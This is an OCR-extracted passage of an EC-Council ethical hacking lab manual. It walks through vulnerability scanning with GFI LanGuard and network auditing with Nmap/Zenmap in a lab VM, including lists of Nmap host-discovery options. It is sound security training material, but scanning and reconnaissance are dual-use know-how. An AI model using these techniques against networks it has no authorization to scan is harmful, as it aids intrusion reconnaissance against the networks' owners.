Quick scans have relatively short scan duration times compared to full scans, mainly because quick scans perform vulnerability checks of only a subset of the entire database. It is recommended to run a quick scan at least once a week.




FIGURE 5.6: The GFI LanGuard scanning a network

8. After completing the scan, the **scan result** will show in the left panel

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of scans:

- Scan a single computer: Select this option to scan a local host or one specific computer.
- Scan a range of computers: Select this option to scan a number of computers defined through an IP range.
- Scan a list of computers: Select this option to import a list of targets from a file or to select targets from a network list.
- Scan computers in text file: Select this option to scan targets enumerated in a specific text file.
- Scan a domain or workgroup: Select this option to scan all targets connected to a domain or workgroup.




FIGURE 5.7: The GFI LanGuard Custom scan wizard

9. To check the Scan Result Overview, click **IP address** of the machinein the right panel
10. It shows the **Vulnerability Assessment and Network & Software Audit**; click **Vulnerability Assessment**




FIGURE 5.8: Selecting Vulnerability Assessment option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. It shows all the **Vulnerability Assessment** indicators by category

During a full scan, GFI LANguard scans target computers to retrieve setup information and identify all security vulnerabilities including:

- Missing Microsoft updates
- System software information, including unauthorized applications, incorrect antivirus settings and outdated signatures
- System hardware information, including connected modems and USB devices




FIGURE 5.9: List of Vulnerability Assessment categories

12. Click **Network & Software Audit** in the right panel, and then click **System Patching Status**, which shows all the system patching statuses

Due to the large amount of information retrieved from scanned targets, full scans often tend to be lengthy. It is recommended to run a full scan at least once every 2 weeks.




FIGURE 5.10: System patching status report

13. Click **Ports**, and under this, click **Open TCP Ports**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A custom scan is a network audit based on parameters, which you configure on the fly before launching the scanning process.

Various parameters can be customized during this type of scan, including:

- Type of scanning profile (i.e., the type of checks to execute/type of data to retrieve)
- Scan targets
- Logon credentials





FIGURE 5.11: TCP/UDP Ports result

14. Click **System Information** in the right side panel; it shows all the details of the system information
15. Click **Password Policy**



The next job after a network security scan is to identify which areas and systems require your immediate attention. Do this by analyzing and correctly interpreting the information collected and generated during a network security scan.

FIGURE 5.12: Information of Password Policy

16. Click **Groups**; it shows all the groups present in the system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A high vulnerability level is the result of vulnerabilities or missing patches whose average severity is categorized as high.

A scheduled scan is a network audit scheduled to run automatically on a specific date/time and at a specific frequency. Scheduled scans can be set to execute once or periodically.




FIGURE 5.13: Information of Groups

17. Click the **Dashboard** tab; it shows all the scanned network information




FIGURE 5.14: scanned report of the network

It is recommended to use scheduled scans:

- To perform periodical/regular network vulnerability scans automatically and using the same scanning profiles and parameters
- To trigger scans automatically after office hours and to generate alerts and auto-distribution of scan results via email
- To automatically trigger auto-remediation options, (e.g., Auto download and deploy missing updates)

Lab Analysis

Document all the results, threats, and vulnerabilities discovered during the scanning and auditing process.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
GFI LanGuard 2012	Vulnerability Level
	Vulnerable Assessment
	System Patching Status
	Scan Results Details for Open TCP Ports
	Scan Results Details for Password Policy
	Dashboard – Entire Network ▪ Vulnerability Level ▪ Security Sensors ▪ Most Vulnerable Computers ▪ Agent Status ▪ Vulnerability Trend Over Time ▪ Computer Vulnerability Distribution ▪ Computers by Operating System

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how GFI LANguard products provide protection against a worm.
2. Evaluate under what circumstances GFI LANguard displays a dialog during patch deployment.
3. Can you change the message displayed when GFI LANguard is performing administrative tasks? If yes, how?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Exploring and Auditing a Network Using Nmap

Nmap (Zenmap is the official Nmap GUI) is a free, open source (license) utility for network exploration and security auditing.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab you learned to use GFI LanGuard 2012 to scan a network to find out the vulnerability level, system patching status, details for open and closed ports, vulnerable computers, etc. An administrator and an attacker can use the same tools to fix or exploit a system. If an attacker gets to know all the information about vulnerable computers, they will immediately act to compromise those systems using reconnaissance techniques.

Therefore, as an administrator it is very important for you to patch those systems after you have determined all the vulnerabilities in a network, before the attacker audits the network to gain vulnerable information.

Also, as an **ethical hacker** and **network administrator** for your company, your job is to carry out daily security tasks, such as **network inventory**, service upgrade **schedules**, and the **monitoring** of host or service uptime. So, you will be guided in this lab to use Nmap to explore and audit a network.

Lab Objectives

The objective of this lab is to help students learn and understand how to perform a network inventory, manage services and upgrades, schedule network tasks, and monitor host or service uptime and downtime.

In this lab, you need to:

- Scan TCP and UDP ports
- Analyze host details and their topology
- Determine the types of packet filters

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Record and save all scan reports
- Compare saved results for suspicious ports

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

To perform the lab, you need:

- Nmap located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\Nmap**
- You can also download the latest version of **Nmap** from the link http://nmap.org/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as a host machine
- **Windows Server 2008** running on a virtual machine as a guest
- A web browser with Internet access
- Administrative privileges to run the Nmap tool

Zenmap works on Windows after including Windows 7, and Server 2003/2008.

Lab Duration

Time: 20 Minutes

Overview of Network Scanning

Network addresses are scanned to determine:

- What services (**application names** and **versions**) those hosts offer
- What operating systems (and OS versions) they run
- The type of **packet filters/firewalls** that are in use and dozens of other characteristics

Lab Tasks

TASK 1

Intense Scan

Follow the wizard-driven installation steps and install Nmap (Zenmap) scanner in the host machine (**Window Server 2012**).

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop

FIGURE 6.1: Windows Server 2012 – Desktop view

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Click the **Nmap-Zenmap GUI** app to open the **Zenmap** window




FIGURE 6.2: Windows Server 2012 – Apps

Zenmap file installs the following files:

- Nmap Core Files
- Nmap Path
- WinPcap 4.1.1
- Network Interface Import
- Zenmap (GUI frontend)
- Ncat (Modern Netcat)
- Ndiff

3. The **Nmap – Zenmap GUI** window appears.




FIGURE 6.3: The Zenmap main window

Nmap Syntax: nmap [Scan Type(s)] [Options] {target specification}

In port scan techniques, only one method may be used at a time, except that UDP scan (-sU) and any one of the SCTP scan types (-sY, -sZ) may be combined with any one of the TCP scan types.

4. Enter the virtual machine **Windows Server 2008 IP address** (10.0.0.4) in the **Target:** text field. You are performing a network inventory for the virtual machine.
5. In this lab, the IP address would be **10.0.0.4**; it will be different from your lab environment
6. In the **Profile:** text field, select, from the drop-down list, the **type of profile** you want to scan. In this lab, select **Intense Scan**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Click **Scan** to start scanning the virtual machine.




FIGURE 6.4: The Zenmap main window with Target and Profile entered

While Nmap attempts to produce accurate results, keep in mind that all of its insights are based on packets returned by the target machines or the firewalls in front of them.

The six port states recognized by Nmap:

- Open
- Closed
- Filtered
- Unfiltered
- Open | Filtered
- Closed | Unfiltered

8. Nmap scans the provided IP address with **Intense scan** and displays the **scan result** below the **Nmap Output** tab.




FIGURE 6.5: The Zenmap main window with the Nmap Output tab for Intense Scan

Nmap accepts multiple host specifications on the command line, and they don't need to be of the same type.

9. After the scan is **complete**, Nmap shows the scanned results.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The options available to control target selection:

- -iL <inputfilename>
- -iR <num hosts>
- --exclude <host1>[,<host2>[,...]]
- --excludefile <exclude_file>

The following options control host discovery:

- -sL (List Scan)
- -sn (No port scan)
- -Pn (No ping)
- -PS <port list> (TCP SYN Ping)
- -PA <port list> (TCP ACK Ping)
- -PU <port list> (UDP Ping)
- -PY <port list> (SCTP INIT Ping)
- -PE; -PP; -PM (ICMP Ping Types)
- -PO <protocol list> (IP Protocol Ping)
- -PR (ARP Ping)
- --traceroute (Trace path to host)
- -n (No DNS resolution)
- -R (DNS resolution for all targets)
- --system-dns (Use system DNS resolver)
- --dns-servers <server1>[,<server2>[,...]] (Servers to use for reverse DNS queries)

